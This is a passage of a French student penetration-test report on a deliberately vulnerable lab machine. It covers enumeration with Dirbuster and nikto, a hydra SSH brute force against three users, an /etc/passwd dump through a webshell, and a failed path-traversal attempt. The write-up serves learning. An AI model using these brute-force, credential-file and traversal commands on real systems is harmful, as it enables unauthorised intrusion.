drwxr-xr-x  4 tyrell  root 4.0K Jun  1  2021 tyrell
```

FIGURE 3.20 – Liste des potentielles utilisateurs de la machine cible

Je trouve alors trois utilisateurs, elliot, ghost et tyrell. En tâche de fond, je lance également un brute force ssh avec ces trois utilisateurs avec hydra :

```
[root@kalisae]# ./hydra -l elliot,ghost,tyrell -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.109 -t 4 -vvv
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.109:22
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://elliot,ghost,tyrell@192.168.56.109:22
[INFO] Successful, password authentication is supported by ssh://192.168.56.109:22
[ATTEMPT] target 192.168.56.109 - login "elliot,ghost,tyrell" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.56.109 - login "elliot,ghost,tyrell" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.56.109 - login "elliot,ghost,tyrell" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.56.109 - login "elliot,ghost,tyrell" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.56.109 - login "elliot,ghost,tyrell" - pass "iloveyou" - 5 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.56.109 - login "elliot,ghost,tyrell" - pass "princess" - 6 of 14344399 [child 0] (0/0)
```

FIGURE 3.21 – Brute force ssh avec hydra en tâche de fond sur le port 22 avec les utilisateurs trouvés

J'affiche pendant ce temps le fichier /etc/passwd pour voir tous les utilisateurs du système :

Command

```
cat /etc/passwd
```

Output

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gna
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/re
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
ghost:x:1000:1000:tombstoneGhost:/home/ghost:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
elliot:x:1001:1001::/home/elliot:/bin/rbash
tyrell:x:1002:1002::/home/tyrell:/bin/bash
dhcpd:x:112:115::/var/run:/usr/sbin/nologin
```

FIGURE 3.22 – Fichier /etc/passwd de la machine cible

L'utilisateur root, ghost et tyrell utilisent « /bin/bash » ce qui signifie qu'ils peuvent se connecter. Elliot est plutôt étrange car il utilise /bin/rbash. Je ne connaissais pas ce bash, c'est, en fait, une version restreinte (capacités réduites) de bash. Je retrouve également les comptes mysql (donc il est sûrement possible de faire de l'injection SQL) et www-data donc potentiellement des vulnérabilités WEB aussi.

Je laisse de côté pour le moment le webshell, même si je sais qu'il y a plein d'informations à récolter, je fini de faire un Dirbuster sur tous les ports. Je continue alors

sur le port 8081 :

Type	Found	Response	Size
Dir	/images/	200	277
Dir	/	200	18852
Dir	/media/	200	277
Dir	/media/media/	403	342
Dir	/media/media/images/	403	342
Dir	/images/banners/	403	342
File	/index.php	200	361
Dir	/templates/	200	277
Dir	/bin/	200	277
Dir	/libraries/	200	277
Dir	//	200	361
Dir	//images/	200	277
Dir	//media/	200	272

FIGURE 3.23 – Dirbuster sur le port 8081

Je récupère quelques répertoires, que je juge de moyennement intéressants et un fichier index.php. Bonne taille pour le répertoire racine « / ».


Enfin, sur le port 9001, le serveur ne renvoie que des erreurs 403 :

Type	Found	Response	Size
Dir	/profiles//standard//	403	342
Dir	//profiles/standard//	403	342
Dir	/profiles///standard/	403	342
Dir	/modules/	403	342
Dir	/profiles/standard///	403	342
Dir	/modules/toolbar/	403	342
Dir	/modules/help/	403	342
Dir	/modules/search/	403	342
Dir	/includes/database//	403	342
Dir	/includes//database/	403	342
Dir	//includes/database/	403	342
Dir	/scripts/	403	342
Dir	/sites/default/	403	342
Dir	/modules/contact/	403	342

Current speed: 0 requests/sec (Select and right click for more options)
Average speed: (T) 466. (C) 0 requests/sec

FIGURE 3.24 – Dirbuster sur le port 9001

Je retiens tout de même la présence d'un répertoire scripts, auquel je n'ai pas accès pour le moment :



403 Forbidden

nginx/1.14.0 (Ubuntu)

FIGURE 3.25 – Accès pas possible pour le répertoire scripts sur le port 9001

L'accès n'est pas possible pour le répertoire scripts sur le port 9001 sur la machine cible. Une fois l'énumération des données de la box, je décide à présent de m'orienter vers l'analyse de vulnérabilités. Je commence par les vulnérabilités WEB puis je regarderai ensuite les vulnérabilités au niveau des versions des technologies utilisées.

Pour l'analyse de vulnérabilités WEB, j'utilise nikto. J'ai déjà fait une présentation de nikto lors de mon dernier rapport, je ne pense pas qu'il soit utile ici que j'en refasse une ici, pour ce rapport.

Je lance alors un premier scan nikto sur le port 80 :

```
(root@kalisaes)-[~/home/sae] ~ % nmap -v -p 80 192.168.56.102
# nikto -h 192.168.56.102 -p 80 Jun 1 2024 tyrell
- Nikto v2.5.0


+ Target IP:          192.168.56.102
+ Target Hostname:    192.168.56.102
+ Target Port:        80
+ Start Time:         2024-11-15 10:09:01 (GMT1)

+ Server: nginx/1.14.0 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Entry '' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ nginx/1.14.0 appears to be outdated (current is at least 1.20.1).
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8103 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2024-11-15 10:09:15 (GMT1) (14 seconds)
```

FIGURE 3.26 – Scan nikto sur le port 80

On retrouve la même version détectée par nmap, à savoir un nginx en version 1.14.0 sur une Ubuntu. Il n'y a pas d'en-tête X-Frame-Options, donc potentiellement possible de faire du Clickjacking (intégrer des éléments de cette page dans une iframe sur un site malveillant), et également pas d'en-tête X-Content-Type-Options [Je crois qu'on peut faire du Content-Type Sniffing, à vérifier]. Le fichier robots.txt est accessible et renvoie un code 200 HTTP. La version de Nginx est signalée comme obsolète, potentiellement voir les vulnérabilités associées à cette version nginx. Enfin, un fichier wp-config.php a été détecté, c'est intéressant d'aller voir son contenu.


Je commence par le fichier robots.txt, voici le contenu du fichier :



```
User-agent: *
Disallow:
/home.html
/about.html
```

FIGURE 3.27 – Fichier robots.txt présent sur le port 80

Je suis aller visiter ces deux pages WEB et analyser leurs codes sources, je n'ai pas trouvé de données intéressantes mise à part ceci sur la page about.html :



Mobley:


People are all just people, right? When it gets down to it, everyone's the same. They love sometimes we access those vulnerabilities.

Elliot:

Don't try to brute force the vulnerable stuff, it doesn't work everytime.

FIGURE 3.28 – Fichier about.html présent sur le port 80

Je comprends alors que le brute force ssh lancé en fond ne fonctionnera pas sur Elliot mais je le laisse pour les autres utilisateurs testés. De plus, je n'ai rien trouvé pour le fichier #wp-config.php# et rien également dans le code source :



MY BLOG

Welcome to the blog of unknown

TITLE HEADING

Title description, April 7, 2014

Mauris neque quam, fermentum ut nisl vitae, convallis maximus nisl. Sed mattis nunc id lorem euismat. Phasellus sed ultricies mi non congue ullam corper. Praesent tincidunt sed tellus ut rutrum. Sed viverra non fringilla.

[READ MORE »](#)

FIGURE 3.29 – Accès au fichier #wp-config.php#

Je passe donc au port 5000, je relance un autre scan avec nikto :

```
└──(root㉿kalisaε)-[~/home/sae]
  # nikto -h 192.168.56.109 -p 5000
- Nikto v2.5.0

+ Target IP:          192.168.56.109
+ Target Hostname:   192.168.56.109
+ Target Port:        5000
+ Start Time:        2024-12-01 19:01:49 (GMT1)

+ Server: nginx/1.14.0 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://
+ /: Uncommon header 'x-redirect-by' found, with contents: WordPress.
+ /: The X-Content-Type-Options header is not set. This could allow the user
  to change the file type of the content.
+ Root page / redirects to: http://192.168.56.109:5000/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Drupal Link header found with value: <http://fsociety.web:5000/wp-json/>
+ nginx/1.14.0 appears to be outdated (current is at least 1.20.1).
+ /wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested'
+ /wp-content/plugins/hello.php: PHP error reveals file system path.
+ /wp-content/plugins/hello.php: The WordPress hello.php plugin reveals a fil
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /wp-login.php?action=register: Cookie wordpress_test_cookie created without
  a secure flag.
+ /wp-login.php: Wordpress login found.
+ 8102 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:           2024-12-01 19:03:56 (GMT1) (127 seconds)


+ 1 host(s) tested
```

FIGURE 3.30 – Scan nikto sur le port 5000

Dans les informations, on a comme pour l'autre site WEB, une absence de l'en-

tête X-Frame-Options, donc le site est potentiellement vulnérable à des attaques de Clickjacking [<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options>]. Un en-tête non commune trouvée : X-Redirect-By : WordPress. En fait c'est que le serveur utilise WordPress, donc peut-être vecteur d'attaque si non à jour. Il n'y a pas d'en-tête X-Content-Type-Options, potentiellement attaques type MIME sniffing. On sait que la page racine « / » redirige vers `http://192.168.56.109:5000/`. Il y a aussi un en-tête spécifique à Drupal qui indique un lien avec l'API REST de WordPress : « `<http://fsociety.web:5000/wp-json/>`; rel="https://api.w.org/" ». Pour le coup, je ne sais pas si ça peut être exploité, peut-être que l'API peut nous donner des informations. La version de nginx est détectée comme obsolète et nikto retrouve des fichiers spécifiques WordPress avec notamment Akismet (`readme.txt`) : c'est un fichier pour avoir des informations sur la version de WordPress et `hello.php`, qui contient une erreur PHP exposant le chemin du système de fichiers (CVE il me semble). Le troisième et dernier fichier est `wp-links-opml.php` qui révèle la version de WordPress installée. De plus, il y a un problème avec les cookies, sur `/wp-login.php?action=register`, le cookie `wordpress_test_cookie` est créé sans le flag `httponly`, aller regarder ceci : <https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies>, probablement intéressant pour l'exploit. Enfin, la page `/wp-login.php` a été détectée, le contenu peut potentiellement être intéressant.

Le fichier Akismet renvoie sur le webshell après vérification, je n'ai pas accès au fichier `hello.php` mais le fichier `wp-links-opml.php` me donne la version de WordPress installée :




```
This XML file does not appear to have any style information associated with it. The content is entirely text.

<opml version="1.0">
-<head>
  <title> Links for fsociety </title>
  <dateCreated>Sat, 30 Nov 2024 23:02:21 GMT</dateCreated>
  <!-- generator="WordPress/5.7.2" -->
-</head>
-<body> </body>
-</opml>
```

FIGURE 3.31 – Accès au fichier `wp-links-opml.php`

La version de WordPress serait alors la 5.7.2. Et sur la page `/wp-login.php`, je retrouve un formulaire sur lequel, on peut s'identifier et s'authentifier :



Powered by WordPress

Username or Email Address

Password

Remember Me

[Lost your password?](#)

[← Go to fsociety](#)

FIGURE 3.32 – Accès au fichier wp-links-opml.php

Je retourne alors pour un test d'injection SQL. Update : non fructueux. Je pense que je vais arrêter les injections SQLs sur cette box, ça n'a pas l'air de fonctionner.

Je passe alors au troisième port derrière lequel il y a un service HTTP, le port 8081 :

```
(root@kalisae)-[~/home/sae] ⑤ fsociety.web:5000/wp-login.php
# nikto -h 192.168.56.109 -p 8081
- Nikto v2.5.0
+ Target IP:          192.168.56.109
+ Target Hostname:    192.168.56.109
+ Target Port:        8081
+ Start Time:         2024-12-01 19:19:13 (GMT1)

+ Server: nginx/1.14.0 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
ing-content-type-header/
+ /robots.txt: Entry '/cache/' is returned a non-forbidden or redirect HTTP code (200). See: https://portsw
+ /robots.txt: Entry '/includes/' is returned a non-forbidden or redirect HTTP code (200). See: https://port
+ /robots.txt: Entry '/bin/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswi
+ /robots.txt: Entry '/modules/' is returned a non-forbidden or redirect HTTP code (200). See: https://port
+ /robots.txt: Entry '/plugins/' is returned a non-forbidden or redirect HTTP code (200). See: https://port
+ /robots.txt: Entry '/layouts/' is returned a non-forbidden or redirect HTTP code (200). See: https://port
+ /robots.txt: Entry '/components/' is returned a non-forbidden or redirect HTTP code (200). See: https://p
+ /robots.txt: Entry '/language/' is returned a non-forbidden or redirect HTTP code (200). See: https://port
+ /robots.txt: Entry '/administrator/' is returned a non-forbidden or redirect HTTP code (200). See: https
+ /robots.txt: Entry '/libraries/' is returned a non-forbidden or redirect HTTP code (200). See: https://port
+ /robots.txt: Entry '/cli/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswi
+ /robots.txt: Entry '/logs/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswi
+ /robots.txt: Entry '/tmp/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswi
+ /robots.txt: contains 14 entries which should be manually viewed. See: https://developer.mozilla.org/en-
+ nginx/1.14.0 appears to be outdated (current is at least 1.20.1).
+ /index.php?module=ew_filemanager&type=admin&func=manager&pathext=.../..//etc: EW FileManager for PostNul
+ /administrator/: This might be interesting.
+ /bin/: This might be interesting.
+ /includes/: This might be interesting.
+ /logs/: This might be interesting.
+ /tmp/: This might be interesting.
+ /LICENSE.txt: License file found may identify site software.
+ /htaccess.txt: Default Joomla! htaccess.txt file found. This should be removed or renamed.
+ /administrator/index.php: Admin login page/section found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8924 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2024-12-01 19:20:18 (GMT1) (65 seconds)
```

FIGURE 3.33 – Scan nikto sur le port 8081

Pour ce scan, nikto ressort beaucoup d'informations, plus ou moins intéressantes. D'abord, à l'instar des deux autres scans, pas d'en-tête X-Frame-Options et X-Content-Type-Options. Ensuite, il existe un fichier robots.txt qui contient 14 entrées comme « cache », bin, includes, administrator, etc. Ces chemins peuvent révéler des informations intéressantes, sensibles, notamment liées à l'administration. La version nginx est obsolète et il y a une faille spécifique qui a été détectée : EW FileManager (CVE-2004-2047). La page /index.php?module=ew_filemanager&type=admin&func=manager&pathext=../../etc permettrait de récupérer des fichiers arbitraires, ce qui est une faille plutôt intéressante. Ensuite, le fichier htaccess.txt par défaut de Joomla a été détecté, donc possible potentiellement de voir la configuration de joomla, sa version, etc.

J'essaie alors d'exploiter ce que m'a donné nikto. Je commence par la faille EW FileManager. Je n'arrive pas à l'exploiter après plusieurs minutes, même avec ceci : <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2047>. Je n'y arrive pas aussi avec Burp.





FIGURE 3.34 – Essai injection URL

Également, le fichier htaccess.txt de Joomla ne donne rien de bien intéressant, je ne trouve pas la version de Joomla pour le moment :




The screenshot shows a Firefox browser window with two tabs open. The active tab displays the contents of a file named htaccess.txt from a local host at port 8081. The file contains the following text:

```
##  
# @package Joomla  
# @copyright Copyright (C) 2005 - 2015 Open Source Matters. All rights reserved.  
# @license GNU General Public License version 2 or later; see LICENSE.txt  
##  
  
##  
# READ THIS COMPLETELY IF YOU CHOOSE TO USE THIS FILE!  
#  
# The line just below this section: 'Options +FollowSymLinks' may cause problems  
# with some server configurations. It is required for use of mod_rewrite, but may already  
# be set by your server administrator in a way that disallows changing it in  
# your .htaccess file. If using it causes your server to error out, comment it out (add # to  
# beginning of line), reload your site in your browser and test your sef url's. If they work,  
# it has been set by your server administrator and you do not need it set here.  
##  
  
## No directory listings  
IndexIgnore *
```

FIGURE 3.35 – Fichier htaccess.txt

Voici le contenu du fichier robots.txt avec les répertoires :



The screenshot shows a Firefox browser window displaying the contents of a file named robots.txt from a local host at port 8081. The file contains the following text:

```
# If the Joomla site is installed within a folder such as at  
# e.g. www.example.com/joomla/ the robots.txt file MUST be  
# moved to the site root at e.g. www.example.com/robots.txt  
# AND the joomla folder name MUST be prefixed to the disallowed  
# path, e.g. the Disallow rule for the /administrator/ folder  
# MUST be changed to read Disallow: /joomla/administrator/  
  
#  
